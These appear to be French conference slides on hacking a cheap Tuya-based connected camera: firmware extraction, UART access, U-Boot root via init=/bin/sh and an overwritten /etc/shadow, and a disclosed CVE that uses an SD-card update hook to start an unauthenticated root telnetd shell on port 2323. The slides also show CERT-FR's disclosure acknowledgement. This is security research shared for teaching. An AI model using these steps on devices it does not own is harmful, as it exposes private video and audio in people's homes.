
LGDD

Caméra chinoise

Qui sommes nous

LGDD

wepfen



- Fais des memes

wepfen

wepfen.github.io

istark

- Fais du pwn
- A le coeur brise
- PR a 20kg au DC

Istaarkk


istaarkk.github.io

Pourquoi ?

LGDD

- **A la mode sur Linkedin**
- **Les side quests à 2600**
- **Action vend des caméras pas chères**
- **Apprendre et tester des trucs**
- **Pour briller en société**

etc …



La caméra

- **9€95**
- **Moins chère qu’un** Tasty Groosty
- **Appli mobile, cloud, micro, carte SD**

Les chercheurs avant nous

LGDD

CVE-2024-51362 -> Flux vidéo non authentifié

CVE-2025-25680 -> Injection de commande lors de la configuration

Méthodologie

LGDD


Officiellement

- OWASP IoT Security Testing Guide
- OWASP Firmware Security Testing Methodology

Officieusement

- On écoute notre coeur et notre instinct
- 

La caméra sans ses vêtements




- **Port de carte SD**
- **Point RX et TX -> UART**
- **EEPROM (stockage persistent)**

Extraction du firmware

LGDD

CH341A flash programmer



Bus pirate

U-Boot

Extraction du firmware

LGDD

CH341A flash programmer


Bus pirate

U-Boot

Extraction du firmware

LGDD

CH341A flash programmer



MOGGED


Bus pirate

MOGGED

U-Boot

Extraction du firmware

LGDD



Extraction du firmware

LGDD

```
.
├── 1E8000
│   └── squashfs-root
│       ├── bin
│       ├── data
│       ├── dev
│       ├── etc
│       ├── lib
│       ├── linuxrc -> bin/busybox
│       ├── mnt
│       ├── proc
│       ├── sbin
│       ├── sys
│       ├── tmp
│       ├── usr
│       └── var
├── 2E8000
│   └── jffs2-root
│       ├── activation.tuya.ini
│       ├── hello_stranger.txt
│       ├── helloworld.txt
│       ├── legacy_factory_cfg.ini
│       ├── legacy_ptz_cfg.ini
│       └── poem.txt
└── 328000
    └── squashfs-root
        ├── bin
        ├── lib
        ├── local
        ├── modules
        └── share
```

En magasin

En réalité

Caméra connectée - Debug live (UART)

- **Port RX et TX**
- **De l’étain**
- **Un fer à souder**

Caméra connectée - Debug live (UART)


LGDD

```
mount all file system...
mdev is ok......
starting mdev...

(none) login: [    1.599531] device <tmi8152> not found
[    1.607536] device <tmi8152> not found
insmod: can't insert '/usr/modules/tmi8152_spi-gpio.ko': No such device
using gpio motor controller
```

```
[    4.830860] [atbm_log]:atbm_usb_exit:usb_deregister
[    4.838309] [atbm_log]:atbm_usb_exit---------
[    4.843131] [atbm_log]:ieee80211_iface_exit
[    4.874375] [atbm_log]:atbm_usb_module_exit--0
[00:00:00.188|   debug|        ] dokodemo(rmmod /usr/modules//atbm603x_HT20.ko)=9
[00:00:00.697|   debug|        ] dokodemo(lsusb > /tmp/enumerate_usb_devices-9383.txt)=9
[00:00:01.203|   debug|        ] dokodemo(lsusb > /tmp/enumerate_usb_devices-0886.txt)=9
[00:00:01.710|   debug|        ] dokodemo(lsusb > /tmp/enumerate_usb_devices-2777.txt)=9
[00:00:02.211|   debug|        ] enumerate usb device 2 time 1.519s
rmmod: can't unload module 'atbm603x_HT20': No such file or directory
[00:00:02.216|   debug|        ] dokodemo(rmmod /usr/modules//atbm603x_HT20.ko)=9,Bad file descriptor
[00:00:02.218|   debug|        ] usb device enumarate 2.
[00:00:02.218|   debug|        ] enumarate usb device[0] vendor=007a product=888b.
[00:00:02.218|   debug|        ] enumarate usb device[1] vendor=1d6b product=0002.
[00:00:02.219|   debug|        ] db memory get heap size 1048576
ifconfig: SIOCGIFFLAGS: No such device
[00:00:02.250|   debug|        ] dokodemo(ifconfig wlan0 down)=9,Bad file descriptor
rmmod: can't unload module 'atbm603x_HT20': No such file or directory
[00:00:02.261|   debug|        ] dokodemo(rmmod /usr/modules//atbm603x_HT20.ko)=9,Bad file descriptor
[00:00:02.287|   debug|        ] db memory put heap size 1048576
[00:00:02.287|   debug|        ] db memory get heap size 1048576
[00:00:02.289|   debug|        ] db memory put heap size 1048576
[00:00:02.316| warning|        ] aux_ir_use_soft_ps_anyka() skipped for chipset <T23>
[00:00:02.316|    info|        ] aux_ir_use_soft_ps_t23(1400000,20000,38)
[00:00:02.317|   debug|        ] normalize(AudioOutputGain=13)=19
[00:00:02.317|   debug|        ] normalize(AudioInputGain=38)=60
[00:00:02.363| warning|        ] no motor devices found.
[00:00:02.363| warning|        ] "ddrv_motor.c:921" Condition ( "(( motor_fd[0] > 0 || _motor_fd[1] > 0) || (0))" ) Failed.
[00:00:02.363| warning|        ] ipc_core::video::input::set_option(0,19) skipped
[00:00:02.364|   debug|        ] 0 1920X1080
[00:00:02.425|   debug|        ] Audio In GetPubAttr samplerate : 16000
[00:00:02.425|   debug|        ] Audio In GetPubAttr     frmNum : 40
[00:00:02.425|   debug|        ] Audio In GetPubAttr  numPerFrm : 640
[00:00:02.426|   debug|        ] Audio In GetPubAttr     chnCnt : 1
```

Caméra connectée - Rooter avec u-boot

LGDD



Caméra connectée - Rooter avec u-boot

LGDD

1. Brancher le uart2usb
2. Allumer la caméra
3. Spammer la touche entrée


```
Net:   ====>PHY not found!Jz4775-9161
Hit any key to stop autoboot:  0
isvp_t23#
isvp_t23#
isvp_t23#
isvp_t23#
isvp_t23#
isvp_t23#
```

Caméra connectée - Rooter avec u-boot

LGDD

```
up_bootargs=setenv bootargs console=ttyS1,115200n8
mem=${holily_mem}M@0x0 rmem=18M@0x2e00000 init=/bin/sh
rootfstype=squashfs root=/dev/mtdblock5 rw mtdparts=${mtdparts}
```

1

↓


```
/linuxrc &
```

↓

```
mkpasswd --method=md5crypt root
$1$jvGL1kyA$HQc1uwXg1Anjp0ZLCjUpn.
```

↓

```
echo 'root:$1$jvGL1kyA$HQc1uwXg1Anjp0ZLCjUpn.:3651:0:99999:7:::' >
/etc/shadow
```



Caméra connectée - Rooter avec u-boot


LGDD

```
(none) login: [ 3960.855122] watchdog watchdog0: watchdog did not stop!
root
Password:
                ,c.
     .col::l::,..co. ..  ,:cdOOOd.
     ,,.     c0x;xWl :o.c00xc,,,,.
             :00XWl .,:o:.
             .xXx:.  ;o.
              ,x:    ;d.
              .d;    ;o.
              .;,     .
                  ..,,,,,,,,.
            ...codONNNNNNNNNOooo:...
         ,cld0XXW:::::::::::::::WXX0dlc,.
       ,cxX:::::::::::::::::::::::::::WX0dc,
     .:0:::::::::::::::::::::::::::::::::O:,     .,lkd:,,.
   ,xN:::::::::::::::::::::::::::::::::::::Nx,  ;KW:::WWK,
  :K:::::::::::::::::::::::::::::::::::::::::XkdK:::::::Nx.
.:KW:::::::::::::::::::::::::::::::::::::::::::::::::::::Nc.
;coddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddoc;

 Where there is a will, there is a way.

[tuya ~ ]# [ 3963.871670] watchdog watchdog0: watchdog did not stop!
[ 3966.878078] watchdog watchdog0: watchdog did not stop!
[ 3969.885073] watchdog watchdog0: watchdog did not stop!
[ 3972.896447] watchdog watchdog0: watchdog did not stop!
[ 3975.907777] watchdog watchdog0: watchdog did not stop!
[ 3978.919680] watchdog watchdog0: watchdog did not stop!
[ 3981.926037] watchdog watchdog0: watchdog did not stop!
[ 3984.937499] watchdog watchdog0: watchdog did not stop!
[ 3987.944145] watchdog watchdog0: watchdog did not stop!
[ 3990.950504] watchdog watchdog0: watchdog did not stop!
[00:59:04.035|   debug|        ] tuya_ipc_get_service_time_force(1762883772, 3600)
[ 3993.965147] watchdog watchdog0: watchdog did not stop!
ls
bin      dev      linuxrc  mnt      sbin     tmp      var
data     etc      proc     sys      usr
[tuya ~ ]# [ 3996.972375] watchdog watchdog0: watchdog did not stop!
```

How to find a CVE

LGDD

En reversant on trouve la structure du boot




```
mount_sd-card.sh "$SDC_DIR"

if [ $? -eq 0 ]; then

  tf_upgrade.sh "$SDC_DIR"
  if [ $? -eq 0 ]; then
    umount "$SDC_DIR"
    reboot
  fi

  if [ -f $SENSOR_ISP_HOOK ]; then
     ... ISP ...
  fi

  if [ -f $SDC_HOOK ]; then
  fi
fi
```

How to find a CVE:
Processus de mise à jour

LGDD

Carte SD montée

local/sbin/start_app.sh


```
cp update.nor.sh /tmp/update.nor.sh
chmod +x /tmp/update.nor.sh
su root
./tmp/update.nor.sh
```

update.nor.sh

How to find a CVE
Processus de mise à jour (carabistouillé)

LGDD

Carte SD montée

local/sbin/start_app.sh

shell root en **ÉCOUTE** sur le port 2323

```
telnetd -l /bin/sh -p 2323 &
```


```
→  camera-action telnet 172.31.124.23 2323
Trying 172.31.124.23...
Connected to 172.31.124.23.
Escape character is '^]'.

~ # id
uid=0(root) gid=0(root)
~ #
```

Report CVE : MITRE

LGDD

Processus de signalement:


- Attendre 1000 ans



Report CVE : MITRE

LGDD

Accusé de réception du rapport



RE: Responsible Disclosure –CVE-2025-65817 [RM#1073744] External Boîte de réception ×

ANSSI-CERT-FR
À moi

ven. 19 déc. 2025 15:53

Bonjour,

Nous vous confirmons la bonne réception de votre signalement et des éléments et vous en remercions. Ce dernier a bien été enregistré par le CERT-FR et est désormais suivi sous le numéro [RM#1073744]. Cette référence est à préciser dans toute correspondance ultérieure sur ce sujet.

Ce signalement relevant de l'article 47 de la loi n° 2016-1321 du 7 octobre 2016 pour une République numérique, nous assurerons son partage et sa prise en compte par l'entité tout en garantissant votre anonymat. Vous pouvez trouver plus de détails à ce sujet sur notre site, en suivant le lien partagé ci-dessus. Vous pourrez à tout moment, si vous le souhaitez, demander la levée de cet anonymat et nous transmettrons alors vos coordonnées à l'entité. Nous attirons cependant ici votre attention sur le fait que cette levée d'anonymat pourrait vous être extrêmement préjudiciable, notamment dans le cas où la vulnérabilité découverte a impliqué un accès et/ou un maintien dans le système vulnérable.

Nous restons disponibles sur cette adresse pour les suites de ce signalement ou pour ceux d'autres vulnérabilités que vous observeriez, toujours de manière éthique et responsable évitant toute atteinte aux Systèmes de Traitement Automatisé de Données (S.T.A.D.) (cf articles L.323-1 et suivants du Code pénal).

Vous remerciant encore pour votre signalement,

Bien cordialement,

HLB
--
ANSSI/SDO/CERT-FR
Agence nationale de la sécurité des systèmes d'information
Sous-Direction Opérations
51, boulevard de La Tour-Maubourg - 75700 PARIS 07 SP
Tél. principal : +33 (0)9 70 83 **32 18** ou **32 18**
Tél. secours : +33 (0)1 71 75 84 68
Courriel : cert-fr@ssi.gouv.fr – Site Internet : https://www.cert.ssi.gouv.fr
--
Les suites données par l'Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI) à la demande d'assistance sont régies par les conditions générales de réponse à incident qui sont disponibles en suivant ce lien. Ces conditions générales de réponse à incident sont réputées connues et acceptées par l'entité qui bénéficie de l'assistance dès lors qu'elle échange avec l'ANSSI pour trouver des solutions à ou aux incidents signalés.

RÉPUBLIQUE FRANÇAISE
Liberté
Égalité
Fraternité


CERT-FR

🔁Traduction :


“On a reçu ton rapport, merci pour la vuln et on te répondra plus tard inshAllah”

Cordialement, L’ANSSI

Bus Pirate Homemade : Blue Tag



- Raspberry pi pico (7€)
- Cable femelle
- Blue Tag



Easter eggs: La baleine

LGDD

Référence à **whaltevt**,
la boite qui produit la caméra

Easter eggs: hello_stranger.txt

LGDD


亲爱的陌生人：

见字如面！
当你展开这封信的时候我们之间便有了一种奇妙的联系。
虽然我不知道你的名字，不了解你的模样，也不清楚你的生活轨迹，但我相信，在这茫茫人海中，我们的相遇绝非偶然。
佛曰：前世五百次回眸，才换来今世擦肩而过。
或许只是，一个微笑、一个眼神。
也许我们永远不会在现实生活中碰面，但这并不妨碍我向你传达我的祝福和善意。
我不知道你正在经历着什么，是喜悦还是悲伤，是成功还是挫折。但我希望你知道，无论生活带给你怎样的挑战，你都不是孤单的。
每个人都有自己的困难和挣扎，但我们也都有内在的力量去面对和克服它们。
如果你正处于困境之中，请不要放弃。
坚持下去，相信明天会更好。
困难只是暂时的，它们会让你变得更加坚强和成熟。
如果你正享受着成功的喜悦，那么恭喜你！
愿你的快乐能够持续下去，并且感染身边的每一个人。
愿你有足够的勇气去追求自己的梦想，有足够的耐心去等待美好的事情发生。
愿你能珍惜身边的人，感恩生活中的每一个小幸运。
这是一个奔波的时代，
世事反复无常，
我们成长，我们遗忘，
我们弄丢了回忆，我们却无能为力，
但只要心中有爱，何惧熙攘的人海。
更多时候，
你要学会等，等到春暖花开，
你要坚定走，走到灯火通明，
毕竟，
做自己喜欢的事，
喜欢自己喜欢的人，
成为自己喜欢的自己，
这事情，一步都不能让。
祝看到这首小诗代你，
还有你的他和她，
每一分热爱都有所承载，
每一分期待都在不久的将来。

祝好！

Traduction 🔁

En gros il nous salue et nous souhaite que du bien



Easter eggs: poem.txt

LGDD

```
New York is 3 hours ahead of California,
but it does not make California slow.
Someone graduated at the age of 22,
but waited 5 years before securing a good job!
Someone became a CEO at 25,
and died at 50.
While another became a CEO at 50,
and lived to 90 years.
Obama retires at 55,
but Trump starts at 70.
Absolutely everyone in this world works based on their Time Zone.
People around you might seem to go ahead of you,
some might seem to be behind you.
But everyone is running their own RACE, in their own TIME.
Don't envy them or mock them.
They are in their TIME ZONE, and you are in yours!
Life is about waiting for the right moment to act.
So, RELAX.
You're not LATE.
You're not EARLY.
You are very much ON TIME,
and in your TIME ZONE Destiny set up for you.
```

Traduction🔁

Chill, chacun avance à son rythme ❤️

Easter eggs : inspection du travail

Rollmops

MERCI POUR VOTRE ATTENTION

LGDD

Liens

https://github.com/Istaarkk/CVE-2025-65817

https://shinxyy.github.io/blogs/CVE_2024_51362.html

https://github.com/Yasha-ops/vulnerability-research/tree/master/CVE-2025-25680